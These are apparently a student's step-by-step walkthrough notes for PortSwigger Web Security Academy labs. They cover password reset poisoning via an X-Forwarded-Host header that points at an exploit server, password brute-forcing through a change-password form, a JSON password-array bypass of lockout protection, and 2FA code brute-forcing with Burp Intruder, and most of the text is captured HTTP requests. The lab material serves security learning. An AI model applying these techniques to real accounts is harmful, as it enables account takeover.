8. Delete User

Password reset poisoning via middleware

This lab is vulnerable to password reset poisoning. The user `carlos` will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account. You can log in to your own account using the following credentials:

Any emails sent to this account can be read via the email client on the exploit server.

Password reset poisoning via middleware

This lab is vulnerable to password reset poisoning. The user carlos will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account. You can log in to your own account using the following credentials:
wiener:peter. Any emails sent to this account can be read via the email client on the exploit server.

1. Explore forgot password option

Login

The screenshot shows a simple login form with two input fields for 'Username' and 'Password', and two buttons: 'Forgot password?' and 'Log in'. The 'Forgot password?' button is highlighted with a red rectangle.

2. Enter username and submit it then check out your email client
3. Send this request to repeater

The screenshot shows a NetworkMiner capture window. The 'Request' pane displays a POST request to '/forgot-password' with the following details:

```
Pretty Raw Hex
1 POST /forgot-password HTTP/2
2 Host: 0a5100eb03ecc0e819889af00120052.web-security-academy.net
3 Cookie: session=FyieqgbUipYY882cdntCXF9jqVwp7F
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 15
10 Origin: https://0a5100eb03ecc0e819889af00120052.web-security-academy.net
11 Referer: https://0a5100eb03ecc0e819889af00120052.web-security-academy.net/forgot-password
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 X-Forwarded-Host: exploit-0ac700fe033fcc0381d9883401250081.exploit-server.net
19 Te: trailers
20
21 username=wiener|
```

Request

```

1 GET /forgot-password?temp-forgot-password-token=ugfgz1qzyzh8z37i5s4lj6uw0u8w854
2 Host: 0a5100eb03ecc0e81... GET /forgot-password?temp-forgot-password-token=ugfgz1qzyzh8z37i5s4lj6uw0u8w854
3 Cookie: session=FJyieqgbUIpYY882cdmTCXF9JqVzwP7F
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://exploit-0ac700fe033fcc0381d9883401250081.exploit-server.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 T: trailers
16
17

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3334
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labs.css" rel="stylesheet">
11   <title>
12     Password reset poisoning via middleware
13   </title>
14   <body>
15     <script src="/resources/labheader/js/labHeader.js">
16   </script>
17   <div id="academyLabHeader">
18     <section class="academyLabBanner">
19       <div class="container">
20         <div class="logo">
21           <h2>
22             Password reset poisoning via middleware
23           <a id="lab-link" class="button" href="/">
24             Back to lab home
25           </a>
26           <a id="exploit-link" class="button" target="_blank" href="https://exploit-0ac700fe033fcc0381d9883401250081.exploit-server.net">
27             Go to exploit server
28           </a>
29           <a class="link-back" href="https://portswigger.net/web-security/authentication/other-mechanisms/ab-password-reset-poisoning-via-middleware">
30             Back to lab home<br/>
31             ab-password-reset-poisoning-via-middleware
32             <img alt="Layer 1 icon" data-bbox="148 148 188 168" style="vertical-align: middle;"/>
33             <span>Back to lab home<br/>
34             ab-password-reset-poisoning-via-middleware</span>
35           </a>
36           <img alt="Layer 1 icon" data-bbox="148 188 188 208" style="vertical-align: middle;"/>
37           <span>ab-password-reset-poisoning-via-middleware</span>
38           <img alt="Layer 1 icon" data-bbox="148 228 188 248" style="vertical-align: middle;"/>
39           <span>Back to lab home<br/>
40           ab-password-reset-poisoning-via-middleware</span>
41         </div>
42       </div>
43     </section>
44   </div>
45 </body>
46 </html>

```

4. Change password and send the request to repeater again

Request

```

1 POST /forgot-password?temp-forgot-password-token=ugfgz1qzyzh8z37i5s4lj6uw0u8w854
2 Host: 0a5100eb03ecc0e81... POST /forgot-password?temp-forgot-password-token=ugfgz1qzyzh8z37i5s4lj6uw0u8w854
3 Cookie: session=FJyieqgbUIpYY882cdmTCXF9JqVzwP7F
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 107
10 Origin: https://0a5100eb03ecc0e819889af00120052.web-security-academy.net
11 Referer: https://0a5100eb03ecc0e819889af00120052.web-security-academy.net/forgot-password?
12 temp-forgot-password-token=ugfgz1qzyzh8z37i5s4lj6uw0u8w854
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19 T: trailers
20 temp-forgot-password-token=ugfgz1qzyzh8z37i5s4lj6uw0u8w854&new-password-1=password&new-password-2=password

```

Response

```

1 HTTP/2 302 Found
2 Location: /
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6

```

5. Send the request to our exploit server #X-Forwarded-Host

Request

```

1 POST /forgot-password HTTP/2
2 Host: 0a5100eb03ecc0e81... POST /forgot-password
3 Cookie: session=FJyieqgbUIpYY882cdmTCXF9JqVzwP7F
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 107
10 Origin: https://0a5100eb03ecc0e819889af00120052.web-security-academy.net
11 Referer: https://0a5100eb03ecc0e819889af00120052.web-security-academy.net/forgot-password?
12 temp-forgot-password-token=ugfgz1qzyzh8z37i5s4lj6uw0u8w854
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19 T: trailers
20 temp-forgot-password-token=ugfgz1qzyzh8z37i5s4lj6uw0u8w854&new-password-1=password&new-password-2=password

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3334
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labs.css" rel="stylesheet">
11   <title>
12     Password reset poisoning via middleware
13   </title>
14   <body>
15     <script src="/resources/labheader/js/labHeader.js">
16   </script>
17   <div id="academyLabHeader">
18     <section class="academyLabBanner">
19       <div class="container">
20         <div class="logo">
21           <h2>
22             Password reset poisoning via middleware
23           <a id="lab-link" class="button" href="/">
24             Back to lab home
25           </a>
26           <a id="exploit-link" class="button" target="_blank" href="https://exploit-0ac700fe033fcc0381d9883401250081.exploit-server.net">
27             Go to exploit server
28           </a>
29           <a class="link-back" href="https://portswigger.net/web-security/authentication/other-mechanisms/ab-password-reset-poisoning-via-middleware">
30             Back to lab home<br/>
31             ab-password-reset-poisoning-via-middleware
32             <img alt="Layer 1 icon" data-bbox="148 148 188 168" style="vertical-align: middle;"/>
33             <span>Back to lab home<br/>
34             ab-password-reset-poisoning-via-middleware</span>
35           </a>
36           <img alt="Layer 1 icon" data-bbox="148 188 188 208" style="vertical-align: middle;"/>
37           <span>ab-password-reset-poisoning-via-middleware
38           <img alt="Layer 1 icon" data-bbox="148 228 188 248" style="vertical-align: middle;"/>
39           <span>Back to lab home<br/>
40           ab-password-reset-poisoning-via-middleware</span>
41         </div>
42       </div>
43     </section>
44   </div>
45 </body>
46 </html>

```

Inspector

Your email address is wiener@exploit-0ac700fe033fcc0381d9883401250081.exploit-server.net

Display all emails (https://exploit-0ac700fe033fcc0381d9883401250081.exploit-server.net and all subdomains)

Sent	To	From	Subject	Body
2024-08-03 13:16:03 +0000	wiener@exploit-0ac700fe033fcc0381d9883401250081.exploit-server.net	no-6033fc0381d9883401250081	recovery	Hello! Please follow the link below to reset your password. https://exploit-0ac700fe033fcc0381d9883401250081.exploit-server.net/forgot-password?temp-forgot-password-token=ugfgz1qzyzh8z37i5s4lj6uw0u8w854 Thanks, Support team

6. Change username to carlos

Request		Response	
Pretty	Raw	Hex	Render
<pre> 1 POST /forgot-password HTTP/2 2 Host: 0a5100eb03ecc0e819889af00120052.web-security-academy.net 3 Cookie: session=FJyieggbuIpYY882cdmtCXF9JqVzwp7F 4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 15 10 Origin: https://0a5100eb03ecc0e819889af00120052.web-security-academy.net 11 Referer: https://0a5100eb03ecc0e819889af00120052.web-security-academy.net/forgot-password 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 X-Forwarded-Host: exploit-0ac700fe033fcc0381d9883401250081.exploit-server.net 17 Sec-Fetch-User: ?1 18 Priority: u=0, i 19 Te: trailers 20 21 username=carlos </pre>		<pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2863 5 6 <!DOCTYPE html> 7 <html> 8 <head> 9 <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet"> 10 <link href="/resources/css/labs.css" rel="stylesheet"> 11 <title> Password reset poisoning via middleware </title> 12 </head> 13 <body> 14 <script src="/resources/labheader/js/labHeader.js"></script> 15 <div id="academyLabHeader"> 16 <section class="academyLabBanner"> 17 <div class=container> 18 <div class=logo> 19 <div class=title-container> 20 <h2> Password reset poisoning via middleware </h2> 21 Back to lab home 22 Go to exploit server 23 Back &nbsp;to &nbsp;lab &nbsp;description &nbsp; </pre>	

7. Get the token in access log

```

000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
000 "GET /forgot-password?temp-forgot-password-token=ifhs4kcnjutu13a1xv07mjtny3keyjhs HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Victim"
000 "GET /email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"

```

8. After you receive the token now put the token into temp-forgot-password-token in the request that you intercept and change carlos password

Request

```

1 GET /forgot-password?temp-forgot-password-token=
ifhs4kcnjutu13a1xvo7mjtny3keyjhs HTTP/2
2 Host: 0a510eb03ecc0e819889af00120052.web-security-academy.net
3 Cookie: session=FlylieqgbUipYY882cdmtCXF9JqVzwp7F
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
https://exploit-0ac700fe03fc0381d9883401250081.exploit-server.
net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17

```

Response

Web! Acad Password reset poisoning via middleware

LAB Not solved

[Back to lab home](#) [Go to exploit server](#)

[Back to lab description >>](#)

[Home](#) | [My account](#)

New password

Confirm new password

Submit

Request

```

1 POST /forgot-password?temp-forgot-password-token=
ifhs4kcnjutu13a1xvo7mjtny3keyjhs HTTP/2
2 Host: 0a510eb03ecc0e819889af00120052.web-security-academy.net
3 Cookie: session=FlylieqgbUipYY882cdmtCXF9JqVzwp7F
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 99
10 Origin:
https://0a510eb03ecc0e819889af00120052.web-security-academy.net
11 Referer:
https://0a510eb03ecc0e819889af00120052.web-security-academy.net/forgot-password?temp-forgot-password-token=d9ardl3qmah9expqepb2vefb57sn078g
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 temp-forgot-password-token=ifhs4kcnjutu13a1xvo7mjtny3keyjhs&
new-password-1=1234&new-password-2=1234

```

Response

```

1 HTTP/2 302 Found
2 Location: /
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6

```

Password brute-force via password change

This lab's password change functionality makes it vulnerable to brute-force attacks. To solve the lab, use the list of candidate passwords to brute-force Carlos's account and access his "My account" page.

- Your credentials: wiener:peter
- Victim's username: carlos

1. Login to Weiner account

2. Change the password and send the request to intruder

1205 https://0ac2002204b0d6a98... POST /my-account/change-password ✓ 200 4010 HTML Password brute-force ... ✓ 34.246.129.0

Request		Response	
Pretty	Raw	Hex	Render
1 POST /my-account/change-password HTTP/2 2 Host: 0ac2002204b0d6a982c606d7009600d1.web-security-academy.net 3 Cookie: session=AFribj0P5eFx00cQdPj6uu1EoKVo 4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 79 10 Origin: https://0ac2002204b0d6a982c606d7009600d1.web-security-academy.net 11 Referer: https://0ac2002204b0d6a982c606d7009600d1.web-security-academy.net/my-account?id=wiener 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Priority: u=0, i 18 Te: trailers 20 username=wiener¤t-password=peter&new-password-1=1234&new-password-2=12345	1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Cache-Control: no-cache 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 3877 6 <!DOCTYPE html> 7 <html> 8 <head> 9 <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet> 10 <link href="/resources/css/labs.css rel=stylesheet> 11 <title> 12 Password brute-force via password change 13 </title> 14 </head> 15 <body> 16 <script src="/resources/labheader/js/labHeader.js"> 17 </script> 18 <div id="academyLabHeader"> 19 <section class="academyLabBanner"> 20 <div class="container"> 21 <div class="logo"> 22 <h2> 23 Password brute-force via password change 24 </h2> 25 26 Back to Lab description 27 28 </div> 29 </div> 30 </section> 31 </div> 32 </body>		

- We need to make sure that new-password-1 and new-password-2 will not match because if it's match and the current-password is incorrect your account are going to get locked

○ Target: https://0ac2002204b0d6a982c606d7009600d1.web-security-academy.net Update Host header to match target

```
1 POST /my-account/change-password HTTP/2
2 Host: 0ac2002204b0d6a982c606d7009600d1.web-security-academy.net
3 Cookie: session=AFribj0P5eFx00cQdPj6uu1EoKVo
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 79
10 Origin: https://0ac2002204b0d6a982c606d7009600d1.web-security-academy.net
11 Referer: https://0ac2002204b0d6a982c606d7009600d1.web-security-academy.net/my-account?id=wiener
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
20 username=carlos&current-password=$peter$&new-password-1=1234&new-password-2=12345
```

- Notice that if current-password is correct and new-password-1 and new-password-2 is not match, This is the error

My Account

New passwords do not match

Your username is: wiener

Email

Update email

Current password

New password

Confirm new password

Change password

5. So before we start the attack we are going to filter only "New password do not match" on intruder Settings

② Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Paste

Load ...

Remove

Clear

Add

New passwords do not match

Match type: Simple string

Regex

6. Start the attack

The screenshot shows the Burp Suite interface with the 'Intruder attack results' tab selected. A list of requests is displayed, with request number 93 highlighted. The payload for this request is 'matrix'. The status code is 200 and the response length is 4010.

Broken brute-force protection, multiple credentials per request #int_burp

This lab is vulnerable due to a logic flaw in its brute-force protection. To solve the lab, brute-force Carlos's password, then access his account page.

- Victim's username: carlos

1. Login to Weiner account and intercept the request

The screenshot shows a POST request to '/login' with a status of 302. The response body contains JSON data with a session ID and a location header pointing to '/my-account?'. This indicates a successful login attempt.

2. Brute Force the password (The login in backend is bad), we can put password into the array

Request

```

POST /login HTTP/2
Host: 0a5d0ff4047e587809adff0f00e2002d.web-security-academy.net
Cookie: session=0h09gkL6dzGeYVqqudw9vWhUc0D
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a5d0ff4047e587809adff0f00e2002d.web-security-academy.net/login
Content-Type: application/json
Content-Length: 14
Origin: https://0a5d0ff4047e587809adff0f00e2002d.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: 1
Tte: trailers

```

{ "username": "carlos", "password": "1234567890" }

Response

```

HTTP/2 302 Found
Location: /my-account?id=carlos
Set-Cookie: session=Rv17yBNEGUlcui7FvpE92rSFxeqo; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```

2FA bypass using a brute-force attack

This lab's two-factor authentication is vulnerable to brute-forcing. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code. To solve the lab, brute-force the 2FA code and access Carlos's account page.

Victim's credentials: carlos:montoya

1. Login to Carlos account

2. Set macro

The screenshot shows the Burp Suite interface with several windows open:

- Session handling rules**: A list of rules for managing sessions, with the rule "Use cookies from proxy jar" selected.
- Macro Editor**: A window titled "2FA bypass using a brute-force attack" containing a macro definition. It includes sections for "Macro description", "Macro items", "Request", and "Response".
- Macro configuration**: A window showing the configuration of a macro named "Macro 1" with three items: "https://0a5d0ff4047e587809adff0f00e2002d/web-security-academy/login" (GET), "https://0a5d0ff4047e587809adff0f00e2002d/web-security-academy/logout" (GET), and "https://0a5d0ff4047e587809adff0f00e2002d/web-security-academy/logout" (GET).
- Rule actions**: A window showing a single rule action: "run macro Macro 1".

Red arrows highlight the selection of the session handling rule, the macro configuration window, and the rule action window, indicating the steps taken to set up the macro.

3. Send the request to intruder

Positions Payloads Resource pool Settings

② Choose an attack type
Attack type: Sniper

② Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0af900ab0449e678870ab18300800012.web-security-academy.net Update Host header to match target

```
1 POST /login2 HTTP/2
2 Host: 0af900ab0449e678870ab18300800012.web-security-academy.net
3 Cookie: session=N5XKR90cAxOKKUDVu4Nkpch3um4GVNzy
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 51
10 Origin: https://0af900ab0449e678870ab18300800012.web-security-academy.net
11 Referer: https://0af900ab0449e678870ab18300800012.web-security-academy.net/login2
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u0, i
18 Te: trailers
19
20 csrf=q7nLZU03cU3ht69KTFKI6jX3PUIJrHvG&mfa-code:§1111§
```

② Payload sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each pay

Payload set: 1 Payload count: 10,000
Payload type: Brute forcer Request count: 10,000

② Payload settings [Brute forcer]
This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: 0123456789
Min length: 4
Max length: 4

② Payload processing
You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

② Payload encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: ./=<>?+&*";{}|^`

2322 1232 302 257 188

Request Response

Pretty Raw Hex Render

```
1 HTTP/2 202 Found
2 Location: /my-account/?id=carlos
3 Set-Cookie: session=yPzT8jvb$ON58l7gvW0XjqCaxqMDgUL; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7 |
```